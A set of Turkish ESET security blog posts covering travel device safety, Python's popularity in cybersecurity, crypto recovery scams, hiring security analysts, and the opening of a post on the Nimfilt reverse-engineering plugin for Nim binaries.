Seyahat dolandırıcılığı hakkında daha fazla bilgi edinmek istiyorsanız, [bu bloga göz atın](https://antivirus.com.tr/tatil-planliyorsaniz-dolandiricilarin-bir-adim-onunde-olun/). Kendinizi nasıl koruyacağınıza dair birkaç ipucu:
- Mümkünse tatile kurumsal cihazlarınızı götürmeyin ve kişisel cihazlarınızı iş için kullanmayın.
- Yazılımınızı güncelleyin ve cihaz verilerinizi düzenli olarak yedekleyin.
- Kaybolan veya çalınan bir cihazı bulmanıza yardımcı olacak hırsızlık önleme araçlarını kurun.
- Otomatik bağlanmayı durdurun ve herkese açık herhangi bir kablosuz erişim noktasına bağlanmadan önce iki kez düşünün.
- Herkese açık bir kablosuz erişim noktasına bağlanmak zorunda kalırsanız VPN kullanın. Çevrimiçi bankacılık veya çevrimiçi alışveriş gibi hassas işlemleri gerçekleştirmeden önce iki kez düşünün.
- Özellikle web sitelerinden ve üçüncü taraf uygulama mağazalarından uygulama indirirken dikkatli olun.
- Yeni bir uygulamayı indirmeden önce her zaman geliştiricinin geçmişini ve uygulama incelemelerini kontrol edin.
- Yeni uygulama garip davranmaya başlarsa, hemen silin.
- Biletleri yalnızca bir etkinlik organizatöründen veya resmi ve güvenilir bir üçüncü taraf satıcıdan satın alın.
## **Güvenilir siber güvenlik**
Son ama tartışmasız en önemli ipucu, önlemeyi vurgulayan saygın bir mobil güvenlik yazılımı indirmektir. Çok fazla teknik ayrıntıya girmeden, insan gözüyle tespit edilemeyen veya temel antivirüs yazılımları tarafından yakalanamayan sofistike siber kampanyalar olduğunu unutmayın.
Bu da mobil kullanıcıların kendilerini bu gelişmiş tehditlerden koruyacak güvenilir bir siber güvenlik çözümüne sahip olmaları gerektiği anlamına geliyor.
[ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/) proaktif bir yaklaşım benimser ve tehditleri indirme işlemi sırasında, hatta yükleme gerçekleşmeden önce tespit edip engelleyebilir. Bu, tehdidin kullanıcıya asla ulaşmayacağı anlamına gelir. EMS, indirme klasörlerindeki tüm dosyaları tarar ve kılık değiştirmiş zararlıyı içeri almadığınızı iki kez kontrol etmek ve mevcut uygulamaları taramak için de kullanılabilir.
ESET Mobile Security Premium ayrıca [Anti-Phishing](https://help.eset.com/ems/9/tr-TR/antitheft.html?antiphishing.html), [Anti-Theft](https://help.eset.com/ems/9/tr-TR/antitheft.html?antitheft.html), [Payment Protection](https://help.eset.com/ems/9/tr-TR/antitheft.html?payment_protection.html) ve [App Lock](https://help.eset.com/ems/9/tr-TR/antitheft.html?antiphishing.html) gibi kullanışlı araçlarla birlikte gelir. Bunlar, yanlışlıkla bilinen bir kimlik avı web sitesini ziyaret etmeleri, mobil cihazlarının çalınması veya birisinin bir banka veya çevrimiçi mağaza ile iletişimlerini kesmek istemesi durumunda yolcuların verilerini korur.
## **Seyahatinizin tadını çıkarın**
Bunların hiçbiri sizi seyahatinizin tadını çıkarmaktan alıkoymamalıdır. Tam tersine, tatil yapmak rahatlatıcı bir deneyim olmalıdır!
Doğru siber güvenlik çözümüyle (ve biraz farkındalıkla), cihazınızın güvende olduğunu ve dijital ilerlemenizin korunduğunu bilerek siber uzayda sürekli etrafınızı kolaçan etmeden harika zaman geçirebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Akıllı Telefon, Siber Güvenlik
---
### [Python siber güvenlik uzmanları arasında neden bu kadar popüler?](https://antivirus.com.tr/python-programlama-dili-pythonun-siber-guvenlik-uzmanlari-arasinda-populer-olmasinin-5-nedeni/)
**Published:** Mayıs 3, 2024
**Author:** ESET
**Excerpt:** Python programlama dili, çok yönlülüğü ve kısa öğrenme eğrisiyle bu dilin siber güvenlik alanındaki hakimiyetini açıklayan faktörlerden sadece ikisi
**Content:**
*Python programlama dili, çok yönlülüğü ve kısa öğrenme eğrisiyle bu dilin siber güvenlik alanındaki hakimiyetini açıklayan faktörlerden sadece ikisi*
Yaklaşık [35 yıl önce](https://en.wikipedia.org/wiki/History_of_Python) Guido van Rossum’un yaratıcı dehasından doğan Python programlama dili, yazılım geliştirme, veri bilimi, yapay zekâ ve özellikle [siber güvenlik](https://www.welivesecurity.com/en/secure-coding/5-top-programming-languages-cybersecurity/) dahil olmak üzere çeşitli alanlarda çalışan profesyoneller için çok önemli bir araç haline geldi.
Gerçekten de Python’un ünü kendisinden önce geliyor ve bu yüksek seviyeli, genel amaçlı programlama dili, diğer şeylerin yanı sıra kullanıcı dostu olması ve en az [8,2 milyon kişiden](https://leftronic.com/blog/python-statistics) oluşan bir geliştirici topluluğunun yanı sıra kapsamlı bir dizi araç ve kütüphane ile ünlü hale geldi. [Uzay araştırmaları](https://www.python.org/about/success/usa/), [Netflix önerileri](https://www.techrepublic.com/article/how-netflix-uses-python-streaming-giant-reveals-its-programming-language-libraries-and-frameworks/) ve otonom arabaların geliştirilmesi gibi çok çeşitli uygulamalar için güçlü yönlerinden yararlanılması şaşırtıcı değil.
Python’u siber güvenlik de dahil olmak üzere birçok profesyonel için tercih edilen dil haline getiren bu ve diğer bazı avantajlara biraz daha yakından bakalım.
### **1. Kullanım kolaylığı ve özlülük**
Python’un erişilebilirliği, basitliği ve hafif yapısı sayesindedir. Kısa öğrenme eğrisi göz önüne alındığında yeni başlayanlar bile Python’u sezgisel ve kavraması kolay buluyor. Python’un açık söz dizimi ve özlü kod yapısı, geliştirme süreçlerini kolaylaştırarak programcıların dilin incelikleriyle boğuşmak yerine problem çözmeye odaklanmalarını sağlar. Buna ek olarak, kolay okunabilirliği ekip üyeleri arasında iş birliğini kolaylaştırıyor ve üretkenliklerini artırıyor.
### **2. Çok Yönlülük**
Python’un çok yönlülüğü sınır tanımaz. Çok çeşitli görevler için kapsamlı bir araç seti sunarak, siber güvenlik uzmanları için evrensel bir dil olabilir. İster güvenlik açığı değerlendirmeleri ve diğer güvenlik testleri, adli analizler, kötü amaçlı yazılım analizleri gerçekleştiriyor isterse de komut dosyaları sayesinde ağ ve bağlantı noktası taraması ve diğer tekrarlayan görevleri otomatikleştiriyor olsun Python çeşitli güvenlik alanlarında becerisini kanıtlıyor. Uyarlanabilirliği, güvenliğe özgü görevlerin ötesine geçer ve diğer programlama dilleri ve teknolojileriyle sorunsuz bir şekilde entegre olur.
### **3. Uyarlanabilirlik ve entegrasyon**
Esneklik ve entegrasyon yetenekleri Python’un gücünün bir başka kaynağıdır. Veritabanları, web hizmetleri ve API’ler gibi sistem ve teknolojilerle sorunsuz bir şekilde arayüz oluşturarak birlikte çalışabilirliği ve iş birliğini geliştirir. Geliştiriciler, Python’un kapsamlı kütüphanelerinden ve çerçevelerinden yararlanarak geliştirme döngülerini hızlandırmak ve işlevselliği artırmak için önceden oluşturulmuş modüllerden yararlanabilirler. Ayrıca platformdan bağımsız olduğu için Python tüm yaygın işletim sistemlerinde (Windows, Mac ve Linux) çalışabilir ve Java ve C gibi diğer popüler dillerle uyumludur, bu da mevcut altyapıya entegrasyonunu sağlar ve iş operasyonlarında kesintilerin önlenmesine yardımcı olur.
### **4. Görev otomasyonu**
Otomasyon, verimli siber güvenlik uygulamalarının temel taşıdır ve Python bu alanda mükemmeldir. Sağlam otomasyon yetenekleri, güvenlik ekiplerinin güvenlik açığı taraması, tehdit tespiti ve olay müdahalesi gibi tekrarlayan görevleri kolaylaştırmasını sağlar. Kuruluşlar rutin süreçleri otomatikleştirerek operasyonel verimliliği artırabilir, insan hatasını en aza indirebilir ve genel güvenlik duruşlarını güçlendirebilirler. Ancak Python’un çok yönlülüğü güvenliğe özel otomasyonun ötesine geçerek kuruluşların kullanıcı sağlama ve sistem yapılandırma yönetimi gibi idari görevleri de kolaylıkla otomatikleştirmesini sağlar.
### **5. Kapsamlı kütüphaneler ve aktif topluluk**
Python’un canlı açık kaynak ekosistemi, çeşitli güvenlik ihtiyaçlarını karşılayan ve çeşitli ortak zorluklar için hazır çözümler sunan kapsamlı modülleri, paketleri, kütüphaneleri ve çerçeveleri ile bir kaynak hazinesi sağlar. Python’un kütüphaneleri, tehdit istihbaratı analizinden güvenlik düzenlemesi ve otomasyonuna kadar ekiplerin ve kuruluşların karmaşık güvenlik sorunlarını etkili bir şekilde ele almalarına yardımcı olur. Ayrıca Python’un aktif topluluğu, dünya çapındaki geliştiricilerin evrimine ve geliştirilmesine katkıda bulunarak sürekli geliştirme ve destek sağlar.
Diğer taraftan, PyPI olarak bilinen resmi Python deposuna herkesin katkıda bulunabilmesi bazı dezavantajları da beraberinde getirebilir. Yaygın olmasa da kötü amaçlı yazılımların meşru projeler gibi görünmesi, son ESET araştırPythonmasının ve [2017](https://arstechnica.com/information-technology/2017/09/devs-unknowingly-use-malicious-modules-put-into-official-python-repository/) ve [2023](https://arstechnica.com/information-technology/2023/02/451-malicious-packages-available-in-pypi-contained-crypto-stealing-malware/)‘teki diğer iki vakanın da gösterdiği gibi duyulmamış bir şey değildir.
## Sonuç
Python’un güçlü yönlerini olabildiğince kısa ve öz bir şekilde ele almaya çalıştık.. Son olarak benzersiz çok yönlülüğü, esnekliği ve verimliliği sayesinde Python, siber güvenlik de dahil olmak üzere birçok alanda temel bir dayanak noktası olarak duruyor. Basitliği ve sağlam otomasyon yetenekleri, onu dijital varlıkları korumak ve tehditleri azaltmak isteyen güvenlik uzmanları için paha biçilmez bir varlık haline getirmektedir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Python, Siber Güvenlik
---
### [Kripto kurtarma dolandırıcılığı mağduru ikinci kez hedef alıyor](https://antivirus.com.tr/kripto-kurtarma-dolandiriciligi-dolandirilmis-bir-kisiyi-yeniden-dolandirmaya-calismak/)
**Published:** Mayıs 6, 2024
**Author:** ESET
**Excerpt:** Kripto paranız bir kez çalındığında, geri almak son derece zordur. Kripto kurtarma dolandırıcılığı nedir ve iki kez kurban olmaktan nasıl kaçınabilirsiniz?
**Content:**
*Kripto paranız bir kez çalındığında, geri almak son derece zordur. Kripto kurtarma dolandırıcılığı nedir ve iki kez kurban olmaktan nasıl kaçınabilirsiniz?*
Bu durum her kripto para kullanıcısı için kabus gibi bir senaryodur. [Bir kripto dolandırıcılığının](https://antivirus.com.tr/bitcoin-dolandiriciligi-nasil-onlem-alabilirsiniz/) ya da siber saldırının kurbanı olursunuz ve fonlarınız çalınır. Pişmanlık ve utanç duygusu yanı sıra parasal kayıptan kaynaklanan öfke duyabilirsiniz. Ne yazık ki durum böyle olunca birçok mağdur için hikaye burada bitmiyor. Daha da kötü bir sonuç hayal edin: Birisi size yaklaşıyor veya siz, kripto para kurtarma hizmetleri sunan bir reklam görüyorsunuz. Siz paranızı geri almayı hayal ederken onlar ikinci kez sizi dolandırmaya çalışıyor.
Ne yazık ki, bu tür “kurtarma dolandırıcılığı” giderek yaygınlaşıyor. Hatta FBI geçen yıl bu konuda bir [Kamu Hizmeti Duyurusu](https://www.ic3.gov/Media/Y2023/PSA230811) (PSA) yayımladı. [Araştırmalar](https://uk.pcmag.com/news/138001/almost-30-of-identity-theft-victims-have-been-targeted-more-than-once), kimlik hırsızlığı mağdurlarının yaklaşık üçte birinin (%30) en az bir kez yeniden mağdur edildiğini gösteriyor.
## Kripto kurtarma dolandırıcılığı nasıl çalışır?
Kurtarma dolandırıcılığı genellikle bir tür peşin ücret dolandırıcılığıdır. Yani, dolandırıcı sağladığını iddia ettiği hizmet için önceden bir ücret talep eder ve ödeme yapıldıktan sonra ortadan kaybolur. Ayrıca kripto hesaplarınıza ve/veya kişisel ve finansal bilgilerinize erişim isteyebilirler; bu bilgiler dark web’de satılabilir ve sonraki dolandırıcılıklarda kullanılabilir.
Kurtarma dolandırıcıları sosyal medyanın her yerindedir. Kripto hırsızlığı/dolandırıcılığının kurbanı olmuş ve internette dert yanan kişileri proaktif olarak arayıp onlara doğrudan mesaj gönderebilirler. Ya da bir bilgisayar korsanlığı forumundan elde ettikleri bir kripto mağdurları listesinden çalışıyor olabilirler. Hatta resmi web siteleri olan meşru görünümlü varlık kurtarma ‘işletmeleri’ kurabilir ve ücretli arama motoru sonuçlarında listelenerek reklam yapabilirler.
Bu dolandırıcıların karmaşıklığı değişebilir. Bazıları sosyal medyada oldukça [basit mesajlar](https://twitter.com/Aston_spy/status/1779595611261505654) yayımlar. Diğerleri ise dolandırıcılık mağdurlarını doğrudan arayarak [polis](https://twitter.com/KentPoliceCyber/status/1778755099721863552) veya mahkeme yetkilisi kılığına girip çalınan parayı iade edeceklermiş gibi davranabilirler. Diğer durumlarda, dolandırıcılar siber güvenlik forumlarında hizmetlerini tanıtan referans ve reklam karışımı uzun yorumlar bırakabilirler.
[](https://antivirus.com.tr/wp-content/uploads/2024/05/crypto-recovery-scam-sample-3-1.png)[](https://antivirus.com.tr/wp-content/uploads/2024/05/crypto-recovery-scam-sample-2-1.png)[](https://antivirus.com.tr/wp-content/uploads/2024/05/crypto-recovery-scam-sample-1-1.png)
Tartışma forumlarında kripto para kurtarma hizmetlerini pazarlayan örnek mesajlar
Bazı kripto kurtarma dolandırıcıları, [düşük maliyetli çevrimiçi basın bülteni dağıtım hizmetleri](https://www.cftc.gov/LearnAndProtect/AdvisoriesAndArticles/RecoveryFrauds.html) aracılığıyla ürünlerinin reklamını yapıyor. Çalınan varlıkların kurtarılmasıyla ilgili hayali bir basın bülteni oluşturuyorlar. Bu bültende dolandırıcılık web sitesine bağlantılar yer alıyor. Daha sonra bunu dağıtılmak üzere abone haber kuruluşlarından oluşan bir ağa yüklüyorlar.
## Kripto hırsızlığını önleme
Kripto kurtarma dolandırıcılığından kaçınmanın en iyi yolu, dijital para biriminizi ilk etapta [çaldırmamaktır](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/). FBI’a göre, 2022 yılında yalnızca kripto para dolandırıcılığı nedeniyle 2,5 milyar dolar kaybedildi. Ancak tehdit aktörleri dijital fonlarınızı hedef almak için birçok başka yol geliştirdi.
Sonuç olarak, [ünlüler](https://www.eset.com/tr/blog/dolandiricilarin-kurbanlarini-kandirmak-amaciyla-unlu-isimleri-kullandigi-4-yaygin-yontem/) veya diğer güvenilir kişiler tarafından destekleniyor gibi görünen düşük riskli, yüksek getirili yatırım planlarına bile şüpheyle yaklaşmak gerekir. Ayrıca online alışverişlerde kartla ödeme yapmak her zaman daha iyidir çünkü bu şekilde daha fazla alıcı koruması vardır. Hiçbir meşru işletme sizden peşin olarak kripto para ile ödeme yapmanızı talep etmeyecektir.
Ayrıca yakın bir bağ hissetseniz bile internette tanıştığınız herhangi bir kişinin yatırım tavsiyesi vermesine şüpheyle yaklaşın. Dolandırıcılar giderek artan bir şekilde, “[domuz kasaplığı](https://www.welivesecurity.com/2023/03/29/pig-butchering-scams-anatomy-fast-growing-threat/)” olarak bilinen bir yöntemle, romantizm dolandırıcılığını yatırım dolandırıcılığı ile harmanlamaktadır. Geçtiğimiz yıl, Adalet Bakanlığı (DoJ) bu dolandırıcılıklarla ilişkili tahmini 112 milyon dolar değerinde sanal para ele geçirdiğini [açıkladı.](https://www.justice.gov/usao-cdca/pr/justice-dept-seizes-over-112m-funds-linked-cryptocurrency-investment-schemes-over-half)
## Uyarı işaretleri nasıl fark edilir
Dolandırıcılığın türü ne olursa olsun, hepsinin ortak bir noktası vardır: Kurtarma hizmeti sorunludur. Aşağıda paylaştığımız noktaları dikkate alın:
- “İşlerine” başlamadan önce peşin bir ücret veya iade işlemlerine devam edebilmeniz için başka bir ücret (ör. vergi) talep ederler
- Kurumsal bir hesap yerine web tabanlı bir e-posta (ör. Gmail/Yahoo) ile iletişim kurabilirler
- Paranızı “iade etmek” için bankacılık, kripto hesabı ve/veya kişisel bilgilerinizi isterler
- Kolluk kuvvetleri veya hükümet yetkilileri ile yakın çalıştıklarını iddia ederler
- Sosyal medya DM’leri, mesaj ya da e-posta yoluyla durup dururken iletişime geçerler
- Sizin iletişime geçebilmeniz için herhangi bir telefon numarası vermezler
- Sizinle iletişime geçen kişi, muhtemelen ne kadar çalındığı ve nasıl çalındığı da dahil olmak üzere, özel durumunuz hakkında birçok ayrıntı biliyor gibi görünebilir
## Kripto param çalınırsa ne yapmalıyım?
Kripto para yatırımı ve diğer dolandırıcılık türleri için [tazminat](https://www.msbsolicitors.co.uk/crypto-fraud-recovering-your-coins/) almanıza yardımcı olacak [hizmetler sunabilecek](https://www.tlwsolicitors.co.uk/push-payment-fraud/crypto-scams/) meşru firmalar olduğu unutulmamalıdır. Bazen dolandırıcılar da [bu kuruluşları taklit](https://www.ifwglobal.com/ifw-global-fraud-warning-notice/) etmeye çalışırlar.
Yakın zamanda dolandırıcılık veya hırsızlık nedeniyle kripto para kaybettiyseniz aşağıdaki adımları göz önünde bulundurun:
- Mümkün olduğunca çok kanıt toplayın
- Olayı polise ve/veya ilgili düzenleyici kuruma bildirin
- Yaptığı işleri araştırdığınız ve güvenebileceğiniz “Kurtarma” hizmetleri sunan yasal bir hukuk firmasına ulaşın
- Eğer biliyorsanız, dolandırıcının kripto paranızı nakde çevirdiği borsa ile iletişime geçmeye çalışın
Sonuç olarak, kripto paranız bir kez çalındığında geri almak son derece zordur. Blok zinciri tabanlı para birimleri izlenebilse de bazıları kullanıcıların anonimliğini korumak için kurulmuştur, bu nedenle dolandırıcının maskesi düşürülemez. Ayrıca izi daha da gizlemek için kripto paranızı mümkün olan en kısa sürede “nakde çevirmeye” çalışacaklardır. Kriptonun merkezi olmayan yapısı, nereye gittiklerini bulabilseniz bile paranızı geri almanın son derece zor olacağı anlamına gelir. Bazen yapabileceğiniz en iyi şey ikinci kez mağdur olmaktan kaçınmaktır.
Çevrimiçi dolandırıcılar yırtıcıdır ve her yerde gizlenirler. Paranızı daha fazla ellerine geçirmelerine izin vermeyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Siber Güvenlik Uzmanı işe alımında İK süreçleri nasıl kolaylaşır?](https://antivirus.com.tr/siber-guvenlik-uzmani-ise-alim-ikilemi-ik-sureclerini-ozgurlestirin/)
**Published:** Mayıs 29, 2024
**Author:** ESET
**Excerpt:** Bir siber güvenlik uzmanı olmak için gereken ön koşullar, aşılması zor bir beceri tavanı yaratıyor. İK süreçlerinde güvenlik çözümleri nasıl bir avantaj sağlar?
**Content:**
Bir siber güvenlik uzmanı olmak için gereken ön koşullar, özellikle de yetenekli EDR veya XDR operatörlerini işe alma söz konusu olduğunda aşılması zor bir beceri tavanı yaratıyor. İK süreçlerinde güvenlik çözümleri nasıl bir avantaj sağlar?
İnsan kaynakları uzmanları, yetenekli bir siber güvenlik uzmanı için piyasa fiyatının, bir şirketin böyle bir işe alım için ayırmak isteyeceğinin ötesine geçebileceğini bilirler ancak işe alınan kişinin şirketin giderek karmaşıklaşan güvenlik çözümlerini düzgün bir şekilde yönetecek kadar yetenekli olup olmayacağını, deneme süresinden sonra şirkette kalıp kalmayacağını ve güvenlik ekibinin yüksek iş yükü nedeniyle tükenip tükenmeyeceğini bilmeden aşırı yatırım yapmak zorundadırlar. Bu da onları çıkmazda hissettirir.
Aslında cevap tam da sorunun olduğu yerde! İşe alım ancak kanıtlanmış deneyime sahip yeteneklere yatırım yaparak çözülebilir ya da belki de dış kaynak kullanımı yoluyla. Örneğin, bir güvenlik ortağından yetenekli profesyoneller istihdam etmek.
### Kırılması zor bir pazar: Siber Güvenlik Uzmanı
BT güvenlik uzmanı için iş piyasası, genellikle işveren tarafından değil potansiyel işe alınacak kişi tarafından belirlenir ve bu bir ikilem yaratır. Peki, Bilgi Güvenliği Yöneticileri (CISO’lar), güvenlik yöneticileri veya teknisyenler, artan istihdam maliyetlerini rasyonalize edebilecekler mi, yoksa şirket içi yetenekleri sıfırdan mı inşa etmeleri daha iyi olur?
Örneğin, bir olay müdahale ekibi için işe alım yapılırken siber güvenlik uzmanı adayının günlük olarak kullanacağı başlıca çözümleri temsil eden Uç Nokta Tespit ve Müdahale (EDR) veya Genişletilmiş Tespit ve Müdahale (XDR) ürünleri ve süreçleri konusunda yeterli pratik deneyime sahip olup olmadığı sorusunun sorulması her zaman kaçınılmazdır.
İlgili sorular da aynı derecede önemlidir: Tespitleri ve olayları yeterince iyi önceliklendirebiliyorlar mı? Çok fazla varsayılan kuraldan kaynaklanan yanlış pozitiflere ve “gürültüye” rağmen risk değerlendirme becerileri hedefe uygun mu? İşverenin ağına/ekosistemine uygun özel kurallar yazabiliyorlar mı? Uyarı yorgunluğuyla nasıl başa çıkıyorlar? İşletmenin dikeyini hedef alan saldırganlarla ilgili taktiklere, tekniklere ve prosedürlere (TTP) ne kadar aşinalar?
Bu endişeler mülakattan şirketin gerçek Güvenlik Operasyon Merkezi’ne (SOC) veya yönetici masasına kadar uzanır. Bunlar, güvenliğini ciddiye almak isteyen her işletme için sürekli bir endişe kaynağıdır.
Gerçek şu ki tespit ve müdahale araçlarının bir ağ ve uç noktaları hakkında güçlü bir içgörü seti sağladığı kanıtlanmış olsa da kullanımları zahmetlidir. Açıkçası deneyimli yöneticilerin güvenliğini sağlamak, [uygun maliyetli ürünlerden](https://www.av-comparatives.org/tests/endpoint-prevention-response-epr-test-2023/) bile daha zordur. Bu nedenle kuruluşlar bir güvenlik yöneticisi veya güvenlik operasyon merkezi personeli işe alırken aynı personelin pahalı tespit ve müdahale araçlarını ve içgörüleri yüksek düzeyde bir tesisle verimli bir şekilde kullanabilmesini sağlamalıdır.
### Siber güvenlik uzmanı açığını doğru güvenlik çözümleri ile kapatabilir misiniz?
Üst düzey bir güvenlik yöneticisi ile acemi bir yöneticinin olgunlaşarak bir profesyonele dönüşmesi arasındaki beceri farkının kapatılması, tehditleri sınıflandırabilmeleri ve azaltma önceliklerini belirleyebilmeleri için gerekli ek anlayışın sağlanmasıyla gerçekleştirilebilir. Bir ekibi bu konuda en etkili şekilde desteklemek için ağ tespitleriyle ilgili gösterge tablosundaki verileri analiz etme ve yorumlama yükünü azaltmak gerekir.
Yapay zekaya dayalı modern çözümler, son derece şüpheli olan ve “özel” bir muameleyi hak eden tespitleri bağlamsallaştırıp önceliklendirerek genç profesyonellere bu konuda büyük ölçüde yardımcı olabilir. Böyle bir çözüm yalnızca potansiyel tehditleri kaynaklarına kadar takip etmekle kalmaz aynı zamanda daha geniş bir bağlam sunarak sonsuz sayıda bildirim ve yapılandırma arasında eleme yapmak zorunda kalmanın sinir bozucu deneyimini ortadan kaldırır.
Bir gösterge tablosuna başvurarak, bu tür faktörler arasında daha iyi süreç şeffaflığı sayesinde doğru korelasyonları bulabilen güvenlik operatörleri, yerinde deneyim kazanır, güvenleri artar ve sonunda, EDR ve XDR çözümleri içindeki tespitlerin, kuralların, tetikleyicilerin ve benzerlerinin olağan kategorizasyonunun ötesine kolayca bakabilen yetenekli güvenlik savunucuları haline gelirler.
Bununla birlikte süreçlerinde mükemmel görünürlük ve şeffaflık sağlayan, düşük toplam sahip olma maliyeti (TCO) ve beceri olgunlaşmasını destekleyen özelliklere sahip doğru ürünü belirlemek, CISO’lar ve İK personeli de dahil olmak üzere herhangi bir işe alım tarafı için karar vermenin kritik bir parçası haline gelir. Bu önemli niteliklerin çoğu [AV-Comparatives](https://www.av-comparatives.org/tests/endpoint-prevention-response-epr-test-2023/) veya [SE Labs](https://selabs.uk/wp-content/uploads/2023/07/factsheet-enterprise-endpoint-security-eset-2023-7.pdf) gibi üçüncü taraf analistler tarafından yapılan testlerle derinlemesine incelenmektedir, bu nedenle deneyim oluşturma için doğru araçları bir araya getiren doğru uyumu aramak çok büyük bir engel teşkil etmemelidir. Ancak yine de araştırma için biraz zaman yatırımı gerektirir.
Alternatif olarak bu süre başka çözümler (en başından itibaren personelle birlikte gelen çözümler) aramaya da harcanabilir. Bu, yönetilen bir güvenlik hizmeti sağlayıcısı (MSSP) veya [yönetilen tespit ve müdahale](https://www.eset.com/tr/business/mdr-protection/) (MDR) için bir güvenlik satıcısı ile sözleşme yapmak anlamına gelebilir. Bu kombinasyon, güvenlik profesyonellerinin bilgi birikimiyle birlikte hizmet verdikleri ürünlere ilişkin derin bir kavrayış sunar. Bu da pahalı profesyonellerin işe alınması ya da eğitilmesi ihtiyacını ortadan kaldıran güçlü bir kombinasyon yaratır.
### İş yapmanın maliyeti
Şirketler hem tespit ve müdahale araçları hem de bunları kullanacak personel edindiklerinde somut bir yatırım getirisi beklerler. Bu nedenle güvenlik yöneticilerinin, tehdit avcılarının ve genel olarak güvenlik operasyon merkezi (SOC) ekiplerinin ihtiyaç duyduğu analitik yeteneklerde önemli geliştirmeler sağlayan özellikler, olumlu bir yatırım getirisi sağlamak için kritik öneme sahiptir. Sonuçta personel, uzmanlıklarını daha kolay uygulayabilirse olayları etkili bir şekilde analiz etme ve önce önleme yaklaşımı için koruma kararlarını doğru bir şekilde önceliklendirme konusundaki kanıtlanmış yeteneklerine bir kuruluşun güvenini sağlayabilir.
Sonuç olarak güvenlik mühendisleri için temel hedef, kuruluşlarının sistemlerini tanımak ve korumayı buna göre önceliklendirmektir. Bu, her zaman yürürlükte olması gereken temel güvenlik uygulamalarına ektir. Tespit ve müdahaleden yararlanmak, kuruluşunuzun güvenlik duruşunu olgunlaştırabilmesi için ortamınız hakkında derinlemesine bilgi edinmekle ilgilidir.
Bunu yapmak için, bir şirketin kendi yeteneklerinden başka bir yere bakmasına gerek yoktur çünkü kendi içinde gizli bir güvenlik potansiyeli vardır. Ancak o zaman bile, kurum içi yetenek gelişiminin yavaş olması durumunda, MDR gibi alternatif çözümler en zorlu güvenlik operasyonlarını bile tatmin edebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Güvenlik Uzmanı
---
### [Nimfilt: Nim dosyaları için tersine mühendislik aracı](https://antivirus.com.tr/nimfilt-ile-tanisin-nim-ile-derlenmis-ikili-dosyalar-icin-bir-tersine-muhendislik-araci/)
**Published:** Mayıs 31, 2024
**Author:** ESET
**Excerpt:** Nimfilt, paket ve işlev adlarını ayırarak ve dizelere yapılar uygulayarak Nim derleyicisi ile derlenen ikili dosyalarda tersine mühendislik yapılmasını sağlar
**Content:**
*Hem bir IDA eklentisi hem de bir Python betiği olarak kullanılabilen Nimfilt, paket ve işlev adlarını ayırarak ve dizelere yapılar uygulayarak Nim programlama dili derleyicisi ile derlenen ikili dosyalarda tersine mühendislik yapılmasına yardımcı olur*
[Nim](https://nim-lang.org/) programlama dili, güçlü derleyicisi ve diğer dillerle kolayca çalışabilmesi nedeniyle kötü amaçlı yazılım geliştiricileri için giderek daha cazip hale geliyor. Nim’in derleyicisi Nim’i JavaScript, C, C++ ve Objective-C’ye derleyebilir ve Windows, Linux, macOS, Android ve iOS gibi başlıca işletim sistemleri için çapraz [derleme](https://peterme.net/is-nim-a-transpiler.html) yapabilir. Ayrıca Nim, yukarıda belirtilen dillerden fonksiyon ve sembollerin içe aktarılmasını ve Windows için dinamik olarak bağlı kütüphanelerden ve Linux için paylaşılan kütüphanelerden içe aktarılmasını destekler. İşletim sistemiyle etkileşimi sorunsuz hale getiren [Winim](https://github.com/khchen/winim) gibi Nim sarmalayıcı modülleri de mevcuttur. Tüm bu özellikler Nim’in bu dilleri kullanan geliştirme hatlarına kolayca entegre edilmesini sağlar ve hem iyi huylu hem de kötü huylu yeni araçların geliştirilmesini destekler.
Bu nedenle ESET Research’ün Nim’de geliştirilen kötü amaçlı yazılımların vahşi doğada sürekli kullanıldığını görmesi şaşırtıcı değil. Sednit’in Nim ile yazılmış kötü amaçlı bir indirici kullandığı 2019 yılında [tespit](https://www.welivesecurity.com/2019/09/24/no-summer-vacations-zebrocy/) edilmişti. Nim oyununu oynayan ve [Nimfilt](https://github.com/eset/nimfilt)‘i geliştiren bir diğer kötü şöhretli grup ise [Mustang Panda](https://www.welivesecurity.com/en/search/?term=Mustang+Panda) APT grubu. ESET Research, [Mustang](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2023-q3-2023.pdf) Panda’nın araç setinde [Nim](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2023-q3-2023.pdf)‘i ilk kez Ağustos 2023’te Slovakya’daki bir devlet kurumuna karşı düzenlenen bir kampanyada [kullandığını](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2023-q3-2023.pdf) kaydetti. Tespit edilen ve grubun klasik [trident](https://www.welivesecurity.com/2022/03/23/mustang-panda-hodur-old-tricks-new-korplug-variant/) Korplug yükleyicisinin bir parçası olarak kullanılan kötü amaçlı DLL, Nim’de yazılmıştı.
Bu tür ikili dosyaların tersine mühendisliğini yapmakla görevli araştırmacılar için Nimfilt, analizi hızlandırmada güçlü bir araçtır. Nimfilt hem komut satırında (işlevselliğinin bir alt kümesi ile) hem de Hex-Rays’in [IDA](https://hex-rays.com/) programında bir Python betiği olarak çalıştırılabilirken burada esas olarak IDA için bir Python eklentisi olarak sunulacaktır.
## **Nimfilt’in IDA’da Başlatılması**
IDA ilk açıldığında, IDA plugins dizinindeki tüm eklentileri yükler ve başlatır. Nimfilt’in başlatılması sırasında eklenti, demonte ikilinin Nim derleyicisi ile derlenip derlenmediğini belirlemek için temel sezgisel yöntemler kullanır. Aşağıdaki kontrollerden biri geçilirse Nimfilt bu derleyicinin kullanıldığını belirler:
- İkili, aşağıdaki dizelerin her ikisini de içerir:
- fatal.nim
- sysFatal
- İkili, aşağıdaki iyi bilinen Nim işlev adlarından herhangi birini içerir:
- NimMain
- NimMainInner
- NimMainModule
- İkili dosyada aşağıdaki hata mesajı dizelerinden en az ikisi bulunur:
- @value out of range
- @division by zero
- @over- or underflow
- @index out of bounds
